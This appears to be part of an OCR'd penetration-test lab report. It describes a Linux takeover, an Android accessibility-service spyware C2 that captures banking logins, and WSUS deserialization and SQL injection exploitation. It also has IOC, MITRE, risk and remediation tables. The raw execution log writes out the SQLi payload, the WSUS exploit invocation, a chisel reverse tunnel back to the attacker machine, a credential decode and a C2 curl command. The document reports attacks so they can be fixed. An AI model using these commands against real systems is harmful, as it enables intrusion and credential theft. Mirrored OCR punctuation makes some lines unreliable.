


Phase 4: Linux Takeover

Using the established tunnel (proxychains ssh) and the stolen credentials, a successful .(connection was made to the internal server (10.10.10.20




Privilege Escalation:
Checking user rights (sudo -l) revealed a dangerous misconfiguration:
(ALL : ALL) ALL



This Sudoers configuration allowed the user jesse to execute any command as root. The .command sudo su - was executed, granting full **Root** access

Phase 5: Mobile Espionage & Data Exfiltration

Objective: Stealing sensitive financial data from endpoints.
A Command & Control (C2) server (Python/Flask) was deployed on the compromised Linux server to collect data from a vulnerable Android application ("ReadingMessages").



Vulnerable App Analysis (Source Code Review):
The organizational app was analyzed and found to be Insecure by Design:

- **Excessive Permissions:** It requests BIND_ACCESSIBILITY_SERVICE without package

.filtering, granting access to all screen content

- .**Cleartext Traffic:** Data is transmitted over HTTP (Port 8080) without encryption
- **Recursive Logic:** The app scrapes *all* text visible on the screen and sends it to the .server

Proof of Concept: Banking Data Theft:


In the lab scenario, a user accessed the "Bank Hapoalim" website via Chrome. The malicious app detected the screen change, scraped the "Username" and "Password" fields directly from the UI Layer before SSL encryption took place (SSL Bypass), and transmitted them to the C2 server.

- **:(Captured Data (Server Logs**
  - User: boriss123
  - Password: pqw34er
  - Source: com.android.chrome


Active Control:

To demonstrate full bidirectional control, a remote command was sent from the server to the device:

curl ... /admin/send/web-test/show_alert?text=HACKED...



This triggered a system alert on the victim's device: **"YOU HAVE BEEN HACKED BY BIG ."POTCUS**


21:16
Important!
YOU HAVE BEEN HACKED BY BIG POTCUS
OK

Technical Evidence & Forensics .4

Indicators of Compromise (IOC) Table .4.1

|

Type	Indicator	Description / Context
IPv4	10.100.102.31	Attacker Machine (Kali Linux)
IPv4	10.100.102.10	Compromised Gateway Server (WIN-12GRU3SE2SU)
IPv4	10.10.10.20	Internal App Server (Ubuntu Linux)
Port	8530	Vulnerable WSUS Service (HTTP)
Port	8080	Vulnerable Web Portal & Mobile C2 Port
Port	4444	Reverse Shell Listener (Kali)
Port	1080	SOCKS5 Proxy Port (Chisel Tunnel)
File Path	C:\Scripts\Linux_Backup_Job.ps1	File containing hardcoded credentials
File Path	/ClientWebService/client.asmx	Vulnerable WSUS SOAP Endpoint
File Name	reading_server/app.py	Malicious C2 Server Script
String	amVzc2U6QFlpc2hhTA5NDc=	Base64 Encoded Credentials found in script
User	jesse	Compromised Linux User
User	boriss123	Exfiltrated Bank Username
CVE	CVE-2025-59287	WSUS Remote Code Execution Vulnerability

Operational Timeline .4.2

Date & Time	Actor	Action	Target	Result
2025-11-22 06:12 EST	Attacker	Network Scanning (nmap)	10.100.102.10	Identified open ports 8080 (Web) and 8530 (WSUS).
2025-11-22 11:14 UTC	System	Kerberos Auth Check	10.100.102.10	Server time noted during enumeration.
$$Undisclosed$$
| Attacker | SQL Injection Attack | Web Portal | Auth Bypass and Dashboard Access. |
|
$$Undisclosed$$
Attacker	WSUS Exploit Execution	10.100.102.10	Reverse Shell established on Port 4444; Escalation to SYSTEM.
2025-11-26 12:13:41	Attacker	Tunneling Setup (chisel)	Gateway Server	Reverse SOCKS5 tunnel established (Port 1080 -> Internal Network).
2025-11-26	Attacker	Credential Harvesting	Gateway Server	Decoded credentials (jesse) from Linux_Backup_Job.ps1.
2025-11-26 17:28:27 UTC	Attacker	Lateral Movement (SSH)	10.10.10.20	Successful login to internal Linux server via Proxychains.
2025-11-26 17:29	Attacker	Privilege Escalation	10.10.10.20	Executed sudo su - to gain Root access.

$$Real-time$$
C2 Server | Data Exfiltration | Android Device | Intercepted banking credentials (boriss123) via |
| .Accessibility Services

MITRE ATT&CK Mapping .4.3

Tactic	T-Code	Technique	Specific Usage in EchoEye
Initial Access	T1190	Exploit Public-Facing Application	SQL Injection on the Web Portal login form.
Execution	T1059.001	Command & Scripting Interpreter: PowerShell	Execution of reverse shell payload via WSUS deserialization.
Privilege Escalation	T1134	Access Token Manipulation	Named Pipe Impersonation to escalate to SYSTEM.
Privilege Escalation	T1548.003	Abuse Elevation Control Mechanism: Sudo	Exploiting (ALL : ALL) ALL configuration in sudoers.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Base64 decoding of the PowerShell payload and credentials.
Credential Access	T1552.001	Unsecured Credentials: Credentials in Files	Recovering jesse:@Yishai0947 from Linux_Backup_Job.ps1.
Credential Access	T1056.001	Input Capture: Keylogging/GUI Scraping	Android app scraping screen text via Accessibility Services.
Discovery	T1046	Network Service Scanning	Nmap scanning of the external perimeter.
Lateral Movement	T1572	Protocol Tunneling	Using Chisel to tunnel traffic through the compromised IIS server.
Command & Control	T1071.001	Application Layer Protocol: Web Protocols	C2 communication over HTTP (Port 8080) for mobile spyware.

Forensic Breakdown: WSUS Incident .4.4

- **:(Evidence (Raw Data**
  - .**Nmap Log:** Port 8530 open on 10.100.102.10
  - .**Application Log:** Error "Unclosed quotation mark" on login page
  - .**Network Traffic:** Serialized .NET object sent to /ClientWebService/client.asmx
  - .**System State:** Process client.asmx spawned a child process executing PowerShell
- **:(Findings (Technical Interpretation**
  - .The service running on port 8530 was identified as an unpatched WSUS instance
  - Lack of SSL (HTTP only) allowed for the injection of a ysoserial generated payload
  - .using the ActivitySurrogateSelector gadget
  - The server deserialized the payload without validation, resulting in arbitrary code
  - .execution with Network Service privileges
- **:(Conclusion (Risk & Impact**
  - .**Status:** Confirmed Critical Compromise
  - .(**Impact:** Full control of the Domain Controller (via subsequent privilege escalation
  - **Root Cause:** Failure to apply security patches (CVE-2025-59287) and failure to

.enforce SSL on internal management services

Risk Assessment & Matrix .5

Risk ID	Vulnerability	Severity	CVSS (Est.)	Business Impact
VULN-01	Unencrypted WSUS with Deserialization (RCE)	CRITICAL	9.8	Full infrastructure compromise; Attacker gained SYSTEM privileges on the Domain Controller/Gateway.
VULN-02	SQL Injection in Web Portal	HIGH	8.1	Authentication bypass allowing initial access to internal dashboards and reconnaissance.
VULN-03	Hardcoded Credentials in Scripts	HIGH	7.5	Valid credentials (jesse) stored in cleartext allowed lateral movement to critical internal servers.
VULN-04	Insecure Mobile Permissions & Logic	MEDIUM	6.5	"ReadingMessages" app allows bypassing SSL and scraping sensitive financial data (banking creds).
VULN-05	Misconfigured Sudoers (ALL:ALL)	HIGH	7.8	Immediate escalation from low-level user to Root on the internal Linux server.

Prioritized Remediation Plan .6

Priority	Action Item	Technical Recommendation	Est. Effort
P1 (Immediate)	Secure WSUS	Enforce SSL (Require Port 8531), disable HTTP (8530), and patch CVE-2025-59287 immediately.	Low
P1 (Immediate)	Sanitize Input	Implement parameterized queries on the Web Portal to prevent SQL Injection.	Medium
P2 (Critical)	Credential Hygiene	Rotate passwords for user jesse, remove Linux_Backup_Job.ps1, and implement a Secrets Vault.	Low
P2 (Critical)	Fix Sudoers	Remove (ALL : ALL) ALL from jesse user rights on Ubuntu; follow Principle of Least Privilege.	Low
P3 (High)	Network Segmentation	Block direct tunneling; configure Firewall to inspect/block anomalies like Chisel traffic on non-standard ports.	High
P3 (High)	Mobile Hardening	Set cleartextTrafficPermitted="false", restrict Accessibility Services, and use textPassword input types.	High

(Appendix A: Technical Execution Log (Raw Evidence

A.1 Network Enumeration

```
nmap -A -sV -p- 10.100.102.10
.# Result: Port 8530 (WSUS) and 8080 (HTTP) Open
```

(A.2 Web Exploitation (SQLi

```
OR 1=1-- '
.# Injected into Username field to bypass authentication
```

A.3 WSUS Exploitation & Tunneling

```
Payload delivery to vulnerable SOAP endpoint #
python3 wsus_poc.py --target 10.100.102.10

# Establishing SOCKS5 Tunnel
./chisel server -p 8000 --reverse

# Client side (on compromised Windows)
chisel.exe client 10.100.102.31:8000 R:socks
.# Result: Tunnel created on port 1080
```

A.4 Lateral Movement & Escalation

```
Decoding captured credentials #
echo "amVzc2U6QFlpc2hhTA5NDc=" | base64 -d
# Output: jesse:@Yishai0947.

# Pivoting via Proxychains
proxychains ssh jesse@10.10.10.20

# Root Escalation
sudo su -
.(# (Success due to ALL:ALL configuration
```

A.5 C2 Command Injection

```
Triggering alert on victim device #
"...curl ".../admin/send/web-test/show_alert?text=HACKED
```